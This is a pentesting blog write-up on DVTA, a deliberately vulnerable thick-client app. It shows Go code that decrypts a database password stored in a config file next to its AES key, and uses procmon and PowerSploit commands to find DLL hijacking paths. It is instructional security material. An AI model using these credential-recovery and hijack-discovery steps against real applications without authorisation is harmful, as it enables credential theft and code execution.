AUG 25, 2018 - 7 MINUTE READ - COMMENTS - REVERSE ENGINEERING DVTA WRITEUP

DVTA - Part 5 - Client-side Storage and DLL Hijacking

Thick clients store ample information on the device. In this part, we are going to investigate DVTA to see what, how, and where it stores data. We are also going to do some basic DLL hijacking. Our tools are procmon, PowerSploit, and dnSpy.

Previous parts are at:

- DVTA - Part 1 - Setup
- DVTA - Part 2 - Cert Pinning and Login Button
- DVTA - Part 3 - Network Recon
- DVTA - Part 4 - Traffic Tampering with dnSpy

Who am I?

I am Parsia, a security engineer at Electronic Arts.

I write about application security, reverse engineering, Go, cryptography, and (obviously) videogames.

Click on About Me! to know more.

Collections

Grabbing Database Credentials via Static Analysis

In Part 4 we discovered the MSSQL credentials through dynamic analysis with dnSpy. The credentials are `admin:p@ssw0rd`. This time we are going to see where they are stored and how.

Open up dnSpy and load the application. Search for the `RegisterUser` method (if the search is not successful manually drag and drop `DBAccess.dll`). Right-click on the `RegisterUser` method and select `Analyze`. Note we are not in the main application anymore but inside `DBAccess.dll`. Under `Used By` we can see `btnReg_Click`.

Thick Client Proxying

Go/Golang

Blockchain/Distributed Ledgers

Automation


Reverse Engineering

Crypto(graphy)

CTFs/Writeups


WinAppDbg

AWSome.pw - S3 bucket squatting - my very legit branded vulnerability



Tracing RegisterUser


Inside `btnReg_Click` the connection is being created:



```
// Token: 0x06000029 RID: 41 RVA: 0x000035D0 File Offset: 0x000017D0
private void btnReg_Click(object sender, EventArgs e)
{
    string username = this.txtRegUsername.Text.Trim();
    string password = this.txtRegPass.Text.Trim();
    string confirmpassword = this.txtRegCfmPass.Text.Trim();
    string email = this.txtRegEmail.Text.Trim();
    if (username == string.Empty || password == string.Empty || confirmpass
    {
        MessageBox.Show("Please enter all the fields!");
        return;
    }
    if (password != confirmpassword)
    {
        MessageBox.Show("Passwords do not match");
        return;
    }
    DBAccessClass dbaccessClass = new DBAccessClass();
    dbaccessClass.openConnection();
    if (dbaccessClass.RegisterUser(username, password, email))
    {
        this.txtRegUsername.Text = "";
        this.txtRegPass.Text = "";
        this.txtRegCfmPass.Text = "";
        this.txtRegEmail.Text = "";
        MessageBox.Show("Registration Success");
    }
```

Inside btnReg_Click

Double-clicking on `openConnection` takes us to the method that establishes the connection.



openConnection method

The application is reading some information from `ConfigurationManager.AppSettings`. This information comes from the `AppSettings` tag in the configuration file. If the application is named `myFancyApp.exe` then the configuration file is usually named `myFancyApp.exe.config`.

I have written about configuration files before in context of proxying. More background material here:

- Thick Client Proxying - Part 7 - Proxying .NET Applications via Config File.

Open the configuration file `dvta-master\DVTA\DVTA\bin\Release\DVTA.exe.config` and look inside. It's an XML file with an `appSettings` section:

```
<appSettings>
    <add key="DBSERVER" value="127.0.0.1\SQLEXPRESS" />
    <add key="DBNAME" value="DVTA" />
    <add key="DBUSERNAME" value="sa" />
    <add key="DBPASSWORD" value="CTsvjZ0jQghXYWbSRcPxpQ==" />
    <add key="AESKEY" value="J8gLXc454o5tW2HEF7HahcXPufj9v8k8" />
    <add key="IV" value="fq20T0gMnXa6g0l4" />
    <add key="ClientSettingsProvider.ServiceUri" value="" />
</appSettings>
```

As you can guess, `DBPASSWORD` is base64 encoded and encrypted. We can decrypt it with this program on Go playground: https://play.golang.org/p/7Vjw2Asr4Lo.

```
package main

import (
    "fmt"
    "crypto/aes"
    "encoding/base64"
    "crypto/cipher"
)

func main() {
    dbPassword, err := base64.StdEncoding.DecodeString("CTsvjZ0jQghXYWbSRcPxpQ==")
    if err != nil {
        panic(err)
    }
    aesKey := []byte("J8gLXc454o5tW2HEF7HahcXPufj9v8k8")
    iv := []byte("fq20T0gMnXa6g0l4")


    cb, err := aes.NewCipher(aesKey)
    if err != nil {
```

```
        panic(err)
    }
    mode := cipher.NewCBCDecrypter(cb, iv)

    dec := make([]byte, len(dbPassword))
    mode.CryptBlocks(dec, dbPassword)

    fmt.Printf("% x\n", dec)
    fmt.Printf("%s", dec)
}
```

Result is (note the PKCS#7 padding):

```
70 40 73 73 77 30 72 64 08 08 08 08 08 08 08 08
p@ssw0rd
```

If we did not know the algorithm, we had to investigate in dnSpy. Click on `decryptPassword`:


```
public string decryptPassword()
{
    string s = ConfigurationManager.AppSettings["DBPASSWORD"].ToString();
    string key = ConfigurationManager.AppSettings["AESKEY"].ToString();
    string IV = ConfigurationManager.AppSettings["IV"].ToString();
    byte[] encryptedBytes = Convert.FromBase64String(s);
    AesCryptoServiceProvider aes = new AesCryptoServiceProvider();
    aes.BlockSize = 128;
    aes.KeySize = 256;
    aes.Key = Encoding.ASCII.GetBytes(key);
    aes.IV = Encoding.ASCII.GetBytes(IV);
    aes.Padding = PaddingMode.PKCS7;
    aes.Mode = CipherMode.CBC;
    byte[] decryptedbytes = aes.CreateDecryptor(aes.Key, aes.IV).TransformFinalBlock(en
    this.decryptedDBPassword = Encoding.ASCII.GetString(decryptedbytes);
    Console.WriteLine(this.decryptedDBPassword);
```

```
    return this.decryptedDBPassword;
}
```

Which is similar to what we did. Note it's also printed to console.


Local File Access

What else is there? Applications usually store information in local files and the registry. We can use procmon to view their filesystem activity. Start procmon and then the application. In procmon, only keep the `Process Name is dvta.exe` filter and remove our previous ones. Then use the menu buttons to only `Show File System Activity`. It's beside the `Network Activity` button that we used before.



Enabling Network Activity

procmon displays files accessed by the application:



Reading the config file

To reduce clutter, you can add filters and exclude paths.

Play with the application and sign-in with a few different users, Unfortunately it seems like the application does not store any information in local files. However, do not close procmon because we are going to do some DLL hijacking.

DLL Hijacking

There are a lot of articles that explain it much better than me so I am going to do a short description and then link to resources. DLL hijacking happens when the application is looking for a DLL not via an absolute path. This means Windows will search for the DLL is specific paths starting with the root directory of the application. If it's not found in one, it will move on to the other. If attackers have write access to one of those paths (that is higher on the search hierarchy than where the actual DLL is), they can put a malicious DLL there and effectively take control of the application.

Some links from Microsoft:

- Search order for desktop applications: https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-library-search-order#search-order-for-desktop-

applications
- Dynamic link library security: https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-library-security

You can find so many more with a search.


Step 1: Identifying DLLs

First, we need to figure out which DLLs are vulnerable to hijacking. I am going to show two ways.

Procmon

To discover DLL hijacking entry points, we can use procmon. Add these filters:

- `Process Name contains DVTA`
- `Result is NAME NOT FOUND`
- (optional) `Path ends with dll`



Procmon filters for DLL hijacking

A lot of results pop up:

Process Name	PID	Operation	Path	Result
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\VERSION.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\CRYPTBASE.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.INI	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\CRYPTSP.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe.Local	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe.Local	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe.Local	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\dwmapi.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\rtutils.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\SspiCli.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\credssp.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\IPHLPAPI.DLL	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\WINNSI.DLL	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\dhcpcsvc6.DLL	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\dhcpcsvc.DLL	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\RpcRtRemote.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DNSAPI.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\rasadhlp.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\ncrypt.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\GPAPI.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\WindowsCodecs.dll	NAME NOT FOUND
DVTA.exe	4264	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA.exe.Local	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\VERSION.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\CRYPTBASE.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA-v3.INI	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\CRYPTSP.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA-v3.exe.Local	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA-v3.exe.Local	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\DVTA-v3.exe.Local	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\dwmapi.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\rtutils.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\SspiCli.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\credssp.dll	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\IPHLPAPI.DLL	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\WINNSI.DLL	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\dhcpcsvc6.DLL	NAME NOT FOUND
DVTA-v3.exe	3628	CreateFile	C:\Users\IEUser\Desktop\dvta-master\DVTA\DVTA\bin\Release\dhcpcsvc.DLL	NAME NOT FOUND

NAME NOT FOUND results

The application is looking for these DLLs in the current directory (or other paths) and cannot find them. This means, Windows will search for these DLLs on the machine according to the search order.

Find-ProcessDLLHijack from PowerSploit

PowerSploit also has utilities for identifying (and performing) DLL hijacking.


To install PowerSploit:

1. Clone the repository (or download it as a zip file) at https://github.com/PowerShellMafia/PowerSploit.
2. Copy the directory to `C:\Users\IEUser\Documents\WindowsPowerShell\Modules` where `IEUser` is the current user.
3. Open a PowerShell prompt as admin.
4. Run `Set-ExecutionPolicy bypass`. This will disable all the warnings. You are running in a VM right?
5. Open a new PowerShell prompt and run `Import-Module PowerSploit`.
6. ???
7. Profit.

Run the application and execute the following PowerShell command (we have auto-complete):

- `Find-ProcessDLLHijack DVTA-v3 | Format-List`

I have patched the utility three times, so my executable is named `DVTA-v3`. Replace it with your process name.



Hijackable DLLs according to PowerSploit

Step 2: Checking Write Permissions

Without write access to somewhere high enough in the search path to replace the DLL, we cannot do anything. In our sample setup, this is not a problem because we most likely have admin on the machine. In the real world, be sure to check ACLs for write access.

There are also other paths, `Find-PathDLLHijack` can identify them.

```
PS C:\Users\IEUser> Find-PathDLLHijack

Permissions                    ModifiablePath               IdentityReference              %PATH%
-----------                    --------------               -----------------              ------
{ReadAttributes, ReadContr... C:\Python27                   NT AUTHORITY\Authenticated... C:\Python27
{GenericWrite, Delete, Gen... C:\Python27                   NT AUTHORITY\Authenticated... C:\Python27


PS C:\Users\IEUser> Find-PathDLLHijack | Format-List


Permissions        : {ReadAttributes, ReadControl, Execute/Traverse, WriteAttributes...}
ModifiablePath     : C:\Python27
IdentityReference  : NT AUTHORITY\Authenticated Users
%PATH%             : C:\Python27

Permissions        : {GenericWrite, Delete, GenericExecute, GenericRead}
ModifiablePath     : C:\Python27
IdentityReference  : NT AUTHORITY\Authenticated Users
%PATH%             : C:\Python27
```

